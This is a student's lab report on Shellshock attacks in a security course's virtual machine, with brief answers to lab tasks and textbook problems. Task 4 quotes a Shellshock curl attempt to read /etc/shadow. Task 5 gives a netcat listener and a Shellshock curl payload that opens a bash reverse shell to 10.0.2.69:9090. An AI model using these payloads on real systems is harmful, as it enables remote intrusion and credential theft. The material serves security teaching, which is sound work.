Jared Ren
Computer Security Lab 2 Shellshock attacks

Task 1. I had to change the name of the bash from shellshock to just bash. The difference is that the normal bash patched the vulnerability, the shellshock version is the vulnerable one. It is a vulnerability because it allows someone who doesn't own a file on a server to read it/execute it.

Task 3.)
a.
The remote port environment variable was changed.

B. The first time I ran the program the remote port was 54430.
C. I used the curl -H command to change the user agent header.

Task 4.)

a. No I was not able to read the secret file.
b. The curl command I tried was just trying to fetch it using the curl retrieval command.
c. No I was not able to read the etc/shadow file. The command I was using was curl -A "() {echo hello;}; echo Content_type: text/plain; echo; http://localhost/etc/shadow. I Think the reason it didn't work is that I wasn't using curl properly
d. The working directory it is in is the cgi-bin directory you request the lib directory and ls to see the cgi bin directory.

Task 5.)

a. The command I used to listen for a reverse shell was nc -lv 9090
b. The curl command I used was curl -A "() {echo hello;}; echo Content_type: text/plain; echo; echo; /bin/bash -i > /dev/tcp/10.0.2.69/9090 0<&1 2>&1" http://localhost/cgi-bin/myprog.cgi
c. Yes because reverse shell allows an attacker to do anything they want. Like change permissions.

Problems from the book:

3.10


I will get a message that says no route to host.

3.12

The output of this is parent child then the output of ls

3.13

The output of this was parent child then a prompt on the line and some files on the same line as the prompt.



```
[02/07/20]seed@VM:~$ ./prog
parent
child
[02/07/20]seed@VM:~$ android        Documents    lab1   Pictures  source     test2
bin            Downloads         lab2   prog      task1.c    Videos
Customization  examples.desktop  lib    prog.c    Templates
Desktop        get-pip.py        Music  Public    test1
```